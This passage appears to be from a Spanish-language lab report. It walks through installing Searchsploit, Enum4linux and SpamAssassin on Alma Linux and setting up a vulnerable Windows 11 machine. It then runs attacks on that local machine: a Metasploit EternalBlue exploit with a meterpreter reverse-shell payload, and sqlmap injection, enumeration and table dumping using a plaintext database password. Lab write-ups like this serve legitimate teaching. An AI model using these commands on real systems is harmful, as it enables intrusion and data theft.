Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Luego, usamos el comando `sudo dnf upgrade` para actualizar todos los paquetes instalados en el sistema a sus últimas versiones disponibles. Para después instalar `snspd` con `sudo yum Install snapd`. Y una vez instalado `snspd`, la unidad de `systemd` que gestiona el socket de comunicación principal de `snap` debe ser habilitada con: `sudo systemctl enable --now snapd.socket`. Después de todo eso, podemos instalar `Searchsploit` con: `sudo snap Install searchsploit`

```
[Mapache@localhost ~]$ sudo dnf upgrade
Última comprobación de caducidad de metadatos hecha hace 4:54:02, el jue 19
sep 2024 15:24:39.
Dependencias resueltas.
Nada por hacer.
¡Listo!
```

Actualizar toda la paquetería de nuestro sistema.

```
[Mapache@localhost ~]$ sudo yum install snapd
[sudo] password for Mapache:
Opera packages                2.2 kB/s | 6.3 kB    00:02
Última comprobación de caducidad de metadatos hecha hace 0:00:01, el jue 19 sep
2024 20:41:56.
El paquete snapd-2.65.1-0.el9.x86_64 ya está instalado.
Dependencias resueltas.
Nada por hacer.
¡Listo!
```

Instalación de Snapd.

```
[Mapache@localhost ~]$ sudo systemctl enable --now snapd.socket
Created symlink /etc/systemd/system/sockets.target.wants/snapd.socket → /usr/lib
/systemd/system/snapd.socket.
```

Habilitar la gestión de sockets de comunicación de Snapd.

```
[mapache@localhost ~]$ sudo snap install searchsploit
2024-09-21T16:12:51-06:00 INFO Waiting for automatic snapd restart...
searchsploit 2024-05-05 from Jitendra Patro (jitpatro) installed
```

Instalación de Searchsploit.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

A veces, Snapd puede tardar en terminarse realmente. Si después del comando anterior nos aparece un error tipo "early for operation", podemos intentar esperar un poco antes de volver a intentar ejecutarlo, o escribir el siguiente comando para reiniciar el servicio de snapd: `sudo systemctl restart snapd`

```
[mapache@localhost ~]$ sudo snap install searchsploit
error: too early for operation, device not yet seeded or device model not acknowledged
[mapache@localhost ~]$ sudo systemctl restart snapd
[mapache@localhost ~]$ sudo snap install searchsploit
Download snap "snapd" (21759) from channel "stable"           29% 3.70MB/s 7.78s
```

Reiniciar Snapd, en caso de ser necesario.

Si todo salió bien, podemos verificar la instalación solicitando información a Searchsploit mediante el comando: `searchsploit --help` o `searchsploit -h`

```
[Mapache@localhost ~]$ searchsploit --help
Usage: searchsploit [options] term1 [term2] ... [termN]

=====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | jq
searchsploit --cve 2021-44228

For more examples, see the manual: https://www.exploit-db.com/searchsploit
```

Éxito en la instalación.

# 04	Nombre: Enum4linux [50]		Ultima versión: 0.9.1	
Categorías: <ul style="list-style-type: none">Recolección de informaciónAnálisis de seguridadEvaluación de redes		Principales características/funcionalidades: <ul style="list-style-type: none">Recolección de información de sistemas WindowsObtención de datos de usuarios, grupos y políticas de seguridadIdentificación de recursos compartidos y configuraciones		
Requerimientos técnicos:				
Disponible en (SO): <ul style="list-style-type: none">✓ Alma Linux✓ Kali Linux		CPU mínimo: <ul style="list-style-type: none">➤ 1 GHz	RAM mínima: <ul style="list-style-type: none">➤ 512MB	Almacenamiento: <ul style="list-style-type: none">➤ 58KB
		Ejemplares compatibles: Desde Intel Core 2 Duo o AMD Athlon 64 X2 4800		
Descripción: Facilita la recopilación de datos detallados sobre sistemas Windows, como nombres de dominios, usuarios, grupos, y políticas de seguridad. Al ejecutar Enum4linux, se obtiene un reporte exhaustivo que incluye información sobre cuentas activas, grupos de usuarios y permisos, lo que ayuda en la evaluación de la seguridad y la identificación de posibles vectores de ataque.				
Desarrollador/proveedor: Comunidad de Enum4linux (Información concreta no encontrada)			Fecha de lanzamiento: XX/XX/2003	

🔧 Instalación

siguiendo la documentación para RHEL [69]: Los paquetes para RHEL 7, RHEL 8 y RHEL 9 están en el repositorio de Paquetes Adicionales para Linux Empresarial (EPEL) correspondiente de cada distribución. Las instrucciones para agregar este repositorio difieren ligeramente entre RHEL 7, RHEL 8 y RHEL 9. El repositorio EPEL se puede agregar a RHEL 9 con el siguiente comando: `sudo dnf install https://dl.fedoraproject.org/pub/epel/epel-release-latest-9.noarch.rpm`

```
[Mapache@localhost ~]$ sudo dnf install https://dl.fedoraproject.org/pub/epel/epel-release-latest-9.noarch.rpm
Última comprobación de caducidad de metadatos hecha hace 0:49:37, el sáb 21 sep 2024 12:39:13.
epel-release-latest-9.noarch.rpm          48 kB/s | 18 kB      00:00
El paquete epel-release-9-8.el9.noarch ya está instalado.
Dependencias resueltas.
Nada por hacer.
¡Listo!
[Mapache@localhost ~]$
```

Instalación de repositorio EPEL para Alma Linux.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Luego, ejecutamos `sudo dnf upgrade` para actualizar los paquetes de nuestro sistema.

```
[Mapache@localhost ~]$ sudo dnf update
Última comprobación de caducidad de metadatos hecha hace 0:49:52, el sáb 21 sep 2024 12:39:13.
Dependencias resueltas.
=====
Paquete      Arquitectura Versión      Repositorio  Tam.
=====
Actualizando:
  expat      x86_64      2.5.0-2.el9_4.1      baseos      115 k
  firefox    x86_64      128.2.0-1.el9_4.alma.1  appstream   122 M

Resumen de la transacción
=====
Actualizar 2 Paquetes

Tamaño total de la descarga: 123 M
¿Está de acuerdo [s/N]?: s

Ejecutando scriptlet: firefox-128.2.0-1.el9_4.alma.1.x86_64      4/4
Ejecutando scriptlet: firefox-115.14.0-2.el9_4.alma.1.x86_64      4/4
Verificando          : firefox-128.2.0-1.el9_4.alma.1.x86_64      1/4
Verificando          : firefox-115.14.0-2.el9_4.alma.1.x86_64      2/4
Verificando          : expat-2.5.0-2.el9_4.1.x86_64                3/4
Verificando          : expat-2.5.0-2.el9_4.x86_64                 4/4

Actualizado:
  expat-2.5.0-2.el9_4.1.x86_64      firefox-128.2.0-1.el9_4.alma.1.x86_64

¡Listo!
[Mapache@localhost ~]$
```

Actualización de la paquetería de nuestro sistema operativo.

Una vez instalado, se debe habilitar la unidad `systemd` que gestiona el socket de comunicación principal de snap: `sudo systemctl enable --now snapd.socket`

```
[Mapache@localhost ~]$ sudo systemctl enable --now snapd.socket
Created symlink /etc/systemd/system/sockets.target.wants/snapd.socket → /usr/lib/systemd/system/snapd.socket.
```

Habilitar el socket de comunicación de Snapd.


Finalmente, para instalar `enum4linux`, simplemente usamos el siguiente comando: `sudo snap install enum4linux` La instalación deberá terminar muy pronto después de eso.

```
[Mapache@localhost ~]$ sudo snap install enum4linux
Download snap "enum4linux" (55) from channel "stable"      0%      0B/s ages!
```

Instalación de enum4linux, con snap.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Ahora, para efectos de demostración de la herramienta (en apartados posteriores), vayamos a una máquina con Windows 11 instalado, y creemos un nuevo usuario sin contraseña:




Windows 11: Configuración > Cuentas > Otros usuarios > Agregar cuenta.




> No tengo la información de inicio de sesión de esta persona.

Installation of Tools and Preparation of the Vulnerable Scenario /
Instalación de las herramientas y preparación del escenario vulnerable



The screenshot shows the Microsoft account creation interface. At the top is the Microsoft logo. Below it is the heading "Crear cuenta". A text input field contains the email address "alguien@example.com". Below the input field are two links: "Obtener una nueva dirección de correo" and "Agregar un usuario sin cuenta Microsoft". At the bottom are two buttons: "Atrás" (grey) and "Siguiente" (blue).

> Agregar un usuario sin cuenta Microsoft.



The screenshot shows the Microsoft account creation interface for a user without an account. The window title is "Cuenta de Microsoft". The heading is "Crear un usuario para este equipo". Below the heading is a paragraph of text: "Si esta cuenta es para niños o adolescente, considera la posibilidad de seleccionar **Atrás** y crear una cuenta de Microsoft. Cuando los miembros de la familia más jóvenes inicien sesión con una cuenta de Microsoft, tendrán una protección de privacidad centrada en su edad." Below this is another paragraph: "Si quieres usar una contraseña, elige algo que será fácil de recordar pero difícil de adivinar." Below the paragraphs is a text input field labeled "¿Quién va a usar esta PC?" with the text "testuser" entered. Below the input field is a paragraph: "Asegúrate de que sea segura." Below this are two text input fields: "Escribir contraseña" and "Vuelve a escribir la contraseña". At the bottom are two buttons: "Siguiente" (blue) and "Atrás" (grey).

****Definir nombre de usuario y, > siguiente.***

# 05	Nombre: Spamassassin [52]	Ultima versión: 4.0.1	
Categorías: <ul style="list-style-type: none">Filtrado de correo electrónicoSeguridad de correoAnálisis de spam		Principales características/funcionalidades: <ul style="list-style-type: none">Detección y filtrado de correos electrónicos no deseadosAnálisis de contenido de mensajesConfiguración y personalización de reglas de filtrado	
Requerimientos técnicos:			
Disponible en (SO): <ul style="list-style-type: none">✓ Alma Linux✓ Kali Linux	CPU mínimo: <ul style="list-style-type: none">➤ 1 GHz	RAM mínima: <ul style="list-style-type: none">➤ 512MB	Almacenamiento: <ul style="list-style-type: none">➤ 13.2 MB (descarga)
	Ejemplares compatibles: Desde Intel Core 2 Duo o AMD Athlon 64 X2 4800		
Descripción: <p>Utiliza técnicas como análisis de contenido, reglas heurísticas y aprendizaje automático, para identificar correos electrónicos no deseados. Al recibir un mensaje, Spamassassin evalúa su contenido y lo califica según la probabilidad de que sea spam. Los correos que superan un umbral predefinido se marcan o se bloquean antes de llegar a la bandeja de entrada del usuario. Se puede integrar con servidores de correo electrónico y ajustar sus reglas y configuraciones para adaptarse a diferentes necesidades.</p>			
Desarrollador/proveedor: Justin Mason		Fecha de lanzamiento: 20/04/2001	

🔧 Instalación

Para instalar o actualizar Spamassassin [70] usando Fedora/CentOS/RedHat Linux ejecutamos el comando: `sudo yum install spamassassin` desde la terminal.

```
[Mapache@localhost ~]$ sudo yum install spamassassin
2019278212524Última comprobación de caducidad de metadatos
hecha hace 18:06:50, el vie 20 sep 2024 18:31:06.
678Dependencias resueltas.
=====
Paquete           Arq.  Versión      Repositorio  Tam.
=====
Instalando:
spamassassin      x86_64 3.4.6-5.el9  appstream 1.2 M
Instalando dependencias:
perl-Algorithm-Diff noarch 1.2010-4.el9 appstream 47 k
perl-Archive-Tar   noarch 2.38-6.el9  appstream 71 k
perl-AutoSplit     noarch 5.74-481.el9 appstream 20 k
perl-BSD-Resource  x86_64 1.291.100-17.el9
```

Instalación directa de Spamassassin desde terminal, con yum.

Después de instalar Spamassassin, necesitaremos descargar e instalar el conjunto de reglas de SpamAssassin utilizando `sa-update`. Pero antes de hacer esto, debemos comprobar que

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

SpamAssassin esté activado. Podemos hacer esto con el comando: `sudo systemctl status Spamassassin`.

```
o spamassassin.service - Spamassassin daemon
   Loaded: loaded (/usr/lib/systemd/system/spamassassin.service; disabled; preset: disabled)
   Active: inactive (dead)
```

```
[Mapache@localhost ~]$ sudo systemctl enable spamassassin
[sudo] password for Mapache:
Created symlink /etc/systemd/system/multi-user.target.wants/spamassassin.service
→ /usr/lib/systemd/system/spamassassin.service.
[Mapache@localhost ~]$ sudo systemctl start spamassassin
[Mapache@localhost ~]$
```

Verificar que Spamassassin esté activado con: 'systemctl status spamassassin' (se encuentra inactivo por defecto) Y luego activarlo con: 'start spamassassin'.

Volvemos a comprobar el status de spamassassin, y veremos que se encuentra activo:

```
[Mapache@localhost ~]$ sudo systemctl status spamassassin
● spamassassin.service - Spamassassin daemon
   Loaded: loaded (/usr/lib/systemd/system/spamassassin.service; enabled; pre
   Active: active (running) since Sat 2024-09-21 12:48:49 CST; 9s ago
     Main PID: 10821 (spamd)
       Tasks: 3 (limit: 48022)
      Memory: 96.2M
         CPU: 4.866s
    CGroup: /system.slice/spamassassin.service
           └─10821 /usr/bin/perl "-T -w" /usr/bin/spamd -c -m5 -H --razor-hom
             └─10846 "spamd child"
                └─10847 "spamd child"

sep 21 12:48:49 localhost.localdomain systemd[1]: Started Spamassassin daemon.
sep 21 12:48:54 localhost.localdomain spamd[10821]: spamd: server started on IO
sep 21 12:48:54 localhost.localdomain spamd[10821]: spamd: server pid: 10821
sep 21 12:48:54 localhost.localdomain spamd[10821]: spamd: server successfully
sep 21 12:48:54 localhost.localdomain spamd[10821]: spamd: server successfully
sep 21 12:48:54 localhost.localdomain spamd[10821]: prefork: child states: IS
sep 21 12:48:54 localhost.localdomain spamd[10821]: prefork: child states: II
lines 1-19/19 (END)
```

Spamassassin activo.

```
[Mapache@localhost ~]$ sudo sa-update
[sudo] password for Mapache:
```

Finalmente instalamos sus reglas con sa-update

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

¡Y listo! Si no tenemos mensajes de error, eso quiere decir que la instalación tuvo éxito. Adicionalmente, la documentación oficial nos ofrece la siguiente información (Aunque en esta investigación, no tuvimos la necesidad de recurrir a ella) [70]:

“La instalación de reglas desde la red se realiza con ese único comando. La configuración de SpamAssassin se encuentra en `/etc/mail/spamassassin/local.cf`. Puedes editar este archivo para ajustar la configuración según tus necesidades. Aquí puedes agregar configuraciones personalizadas, como el umbral de puntuación para marcar un correo como spam. Por ejemplo: `required_score 5.0`.

Por razones de seguridad, no debe ejecutarse como root, sino como el usuario que normalmente ejecuta SpamAssassin. Puedes ejecutar la configuración inicial una vez como root para crear los directorios necesarios, etc. Luego, necesitas cambiar la propiedad de `LOCAL_STATE_DIR` a ese usuario (normalmente: `chown -R usuario:usuario /var/lib/spamassassin`). Puedes encontrar el directorio predeterminado con `sa-update --help` (busca `--updatedir`). Lo mismo debe hacerse para `LOCAL_RULES_DIR/sa-update-keys` (normalmente: `chown -R usuario:usuario /etc/mail/spamassassin/sa-update-keys`), el directorio se puede encontrar con `spamassassin --help` (busca `--siteconfigpath`).

Si deseas instalar reglas desde archivos descargados, en lugar de "en vivo" desde el último conjunto de reglas en línea, en la documentación oficial explicamos como.”

11 Resultados

11.1 Uso de Metasploit Framework

Para empezar, ejecutamos Metasploit framework abriendo la terminal y escribiendo `msfconsole`, esto puede tardar un poco mientras los servicios que usa Metasploit se ejecutan. Cuando termine, se nos presentará en pantalla un banner aleatorio:




Banner de bienvenida de Metasploit Framework.

Ahora supongamos que queremos atacar a 192.168.100.8 (en este caso, es una máquina física con sistema operativo Windows 11 que se encuentra en la misma LAN que nuestro sistema Alma Linux). Podemos obtener la IP de nuestra(s) máquina(s) objetivo mediante herramientas de escaneo de redes como Nmap, aunque en este caso, simplemente la conocíamos de antemano. Usando Metasploit podemos, por ejemplo:

11.1.1 I) escanear los puertos abiertos de nuestro objetivo.

Ejecutando: `Use auxiliary/scanner/portscan/tcp` Luego: `set RHOSTS <ip de nuestro objetivo>` (aquí podemos agregar más de una ip objetivo). Y finalmente: `run`. Esto nos dará una lista con los puertos abiertos del objetivo:



Puertos abiertos de nuestra víctima: 192.168.100.8, extraídos con MF.

11.1.2 II) Llevar a cabo ataques directos

Con la configuración vulnerable que definimos para una máquina Windows 11 en la sección de instalación y preparación de escenario vulnerable de Metasploit, podemos intentar llevar a cabo un ataque de explotación de Eternalblue, de la siguiente forma:

Conociendo la dirección IP de la máquina a atacar, podemos cargar un payload desde Metasploit y mandárselo, por ejemplo, aprovechando una vulnerabilidad de SMB podemos ejecutar Eternalblue. Para esto abrimos Metasploit con `msfconsole`, y luego ejecutamos los siguientes comandos:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <IP_victima>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <IP_AlmaLinux>
set LPORT 4444
exploit
```

```
mapache@localhost:~ -- /opt/metasploit/ruby/bin/.ruby.bin /...  
[mapache@localhost ~]$ msfconsole  
Calling 'DidYouMean::SPELL_CHECKERS.merge!(error_name => spell_checker)' has been deprecated. Please call 'DidYouMean.correct_error(error_name, spell_checker)' instead.  
Metasploit tip: Start commands with a space to avoid saving them to history  
  
=====
```

Ejecutar Metasploit.

```
mapache@localhost:~ — /opt/metasploit/ruby/bin/.ruby.bin /o... 🔍 ☰ ✕
```

```
===== %%%%%%%%% %%%%%%%%%%%%%%%%%%  
===== %%%%%%%%% %%%%%%%%%%%%%%%%%%  
===== %%%%%%%%% %%%%%%%%%%%%%%%%%%  
  
      =[ metasploit v6.4.25-dev                               ]  
-- --==[ 2450 exploits - 1260 auxiliary - 430 post           ]  
-- --==[ 1468 payloads - 49 encoders - 11 nops              ]  
-- --==[ 9 evasion                                             ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.8  
RHOSTS => 192.168.100.8  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpr  
eter/reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.100.24  
LHOST => 192.168.100.24  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Configurar el Exploit, el host a atacar, el Payload, etc.

```
[*] Started reverse TCP handler on 192.168.100.24:4444
[*] 192.168.100.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.100.19:445 - An SMB Login Error occurred while connecting to the
IPC$ tree.
[*] 192.168.100.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.100.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Informe de la explotación.

Si el sistema operativo tiene algún modo de defenderse o no, se nos mostrará en la terminal, si todo sale bien, entonces así de rápido habremos explotado esa vulnerabilidad.

11.2 Uso de Sqlmap

Habiendo levantado en Windows 11 la base de datos PostgreSQL que vamos a atacar, y conociendo la teoría básica de la inyección SQL, veamos cómo se lleva un ataque de esta naturaleza desde Sqlmap.

11.2.1 I) Inyección SQL básica

Una vez dentro del directorio donde instalamos Sqlmap, ejecutemos el comando: `sqlmap -d "postgresql://postgres:<contraseña de la base de datos>@<ip de la máquina con la base de datos>:5432/<nombre de la base de datos>" --sql-query "SELECT * FROM productos WHERE id = 1 OR 1=1--;"` Esto nos devolverá los siguientes resultados:

```
[*] starting @ 17:42:23 /2024-10-08/
[17:42:25] [INFO] connection to PostgreSQL server '192.168.100.8:5432' established
[17:42:25] [INFO] testing PostgreSQL
[17:42:25] [INFO] confirming PostgreSQL
[17:42:25] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[17:42:25] [INFO] fetching SQL SELECT statement query output: 'SELECT id, nombre,
precio FROM productos WHERE id = 1 OR 1=1--'
[17:42:25] [INFO] resumed: [['1', 'Televisor', '499.99'], ['2', 'Laptop', '899.99'],
['3', 'Celular', '299.99'], ['4', 'Bocina', '99.99'], ['5', 'Audifonos', '50.50']]
....
SELECT id, nombre, precio FROM productos WHERE id = 1 OR 1=1-- [5]:
[*] 1, Televisor, 499.99
[*] 2, Laptop, 899.99
[*] 3, Celular, 299.99
[*] 4, Bocina, 99.99
[*] 5, Audifonos, 50.50
[17:42:25] [INFO] connection to PostgreSQL server '192.168.100.8:5432' closed
[*] ending @ 17:42:25 /2024-10-08/
```

Obtención de una tabla completa con el prompt indicado.

Si en el mismo prompt cambiamos sólo el parámetro de la consulta con otro tipo de inyección, deberá resultar también. Por ejemplo `"INSERT INTO productos (nombre, precio) VALUES ('sqlmap', 27821);"`:

```
[*] starting @ 18:01:58 /2024-10-08/

[18:01:59] [INFO] connection to PostgreSQL server '192.168.100.8:5432' established
[18:01:59] [INFO] testing PostgreSQL
[18:01:59] [INFO] confirming PostgreSQL
[18:01:59] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[18:01:59] [INFO] connection to PostgreSQL server '192.168.100.8:5432' closed


[*] ending @ 18:01:59 /2024-10-08/

[*] starting @ 18:07:37 /2024-10-08/

[18:07:38] [INFO] connection to PostgreSQL server '192.168.100.8:5432' established
[18:07:38] [INFO] testing PostgreSQL
[18:07:38] [INFO] confirming PostgreSQL
[18:07:38] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[18:07:38] [INFO] executing SQL data manipulation statement: 'INSERT INTO productos
(nombre, precio) VALUES ('sqlmap', 27821)';
INSERT INTO productos (nombre, precio) VALUES ('sqlmap', 27821): 'NULL'
[18:07:38] [INFO] connection to PostgreSQL server '192.168.100.8:5432' closed

[*] ending @ 18:07:38 /2024-10-08/
```

Inserción de datos.



	id	nombre	precio
8	[PK] integer	character varying (50)	numeric (10,2)
10	2	Laptop	899.99
11	3	Celular	299.99
12	4	Bocina	99.99
13	5	Audifonos	50.50
14	6	sqlmap	27821.00

Cambios efectuados desde la base de datos original.

Aunque dependiendo de la complejidad de la consulta inyectada, y de los niveles de seguridad implementados, puede ser más fácil o difícil que la consulta tenga éxito. Muchas veces vamos a tener que intentar repetidas ocasiones antes de conseguirlo.

11.2.2 II) Automatización de operaciones o de detección de vulnerabilidades.

Además de eso, podemos ejecutar otros comandos con diferentes propósitos, no solo inyección, por ejemplo, un comando que nos haga una lista de las tablas disponibles en la base de datos: `sqlmap -d "postgresql://postgres:<contraseña>@<ip atacada>:5432/<nombre de la base de datos>" -tables`


```
[*] starting @ 18:16:52 /2024-10-08/

[18:16:52] [INFO] connection to PostgreSQL server '192.168.100.8:5432' established
[18:16:52] [INFO] testing PostgreSQL
[18:16:52] [INFO] confirming PostgreSQL
[18:16:53] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[18:16:53] [WARNING] schema names are going to be used on PostgreSQL for enumeration
as the counterpart to database names on other DBMSes
[18:16:53] [INFO] fetching database (schema) names
[18:16:53] [INFO] fetching tables for databases: 'information_schema, pg_catalog, p
ublic'
Database: public
[1 table]

+-----+
| productos |
+-----+

Database: pg_catalog
[64 tables]

+-----+
| pg_aggregate |
| pg_am |
| pg_amop |
| pg_amproc |
| pg_attrdef |
| pg_attribute |
| pg_auth_members |
| pg_authid |
| pg_cast |
| pg_class |
| pg_collation |
| pg_constraint |
| pg_conversion |
| pg_database |
| pg_db_role_setting |
| pg_default_acl |
| pg_depend |

Database: information_schema
[4 tables]

+-----+
| sql_features |
| sql_implementation_info |
| sql_parts |
| sql_sizing |
+-----+

[18:16:53] [INFO] connection to PostgreSQL serv

[*] ending @ 18:16:53 /2024-10-08/
```

Tablas disponibles en la base de datos “tienda”, obtenidas con el comando que nos proporciona sqlmap.

Incluso podemos descargar en formato csv los datos de la tabla que queremos atacar, con el parámetro `--dump`:

```
mapache@localhost:~/sqlmap
[mapache@localhost sqlmap]$ python3 sqlmap.py -d "postgresql://postgres:System123456@192.168.100.8:5432/tienda" -T productos --dump
```

```
mapache@localhost:~/sqlmap
[*] starting @ 18:18:36 /2024-10-08/

[18:18:37] [INFO] connection to PostgreSQL server '192.168.100.8:5432' established
[18:18:37] [INFO] testing PostgreSQL
[18:18:37] [INFO] confirming PostgreSQL
[18:18:37] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[18:18:37] [WARNING] missing database parameter. sqlmap is going to use the current
database to enumerate table(s) entries
[18:18:37] [INFO] fetching current database
[18:18:37] [WARNING] on PostgreSQL you'll need to use schema names for enumeration
as the counterpart to database names on other DBMSes
[18:18:37] [INFO] fetching columns for table 'productos' in database 'public'
[18:18:37] [INFO] fetching entries for table 'productos' in database 'public'
Database: public
Table: productos
[7 entries]
+-----+-----+-----+
| id | nombre | precio |
+-----+-----+-----+
| 1 | Televisor | 499.99 |
| 2 | Laptop | 899.99 |
| 3 | Celular | 299.99 |
| 4 | Bocina | 99.99 |
| 5 | Audifonos | 50.50 |
| 8 | sqlmap | 27821.00 |
| 9 | veintinuno | 21.21 |
+-----+-----+-----+

[18:18:37] [INFO] table 'public.productos' dumped to CSV file '/home/mapache/.local
/share/sqlmap/output/192.168.100.8/dump/public/productos.csv'
[18:18:37] [INFO] connection to PostgreSQL server '192.168.100.8:5432' closed

[*] ending @ 18:18:37 /2024-10-08/
```

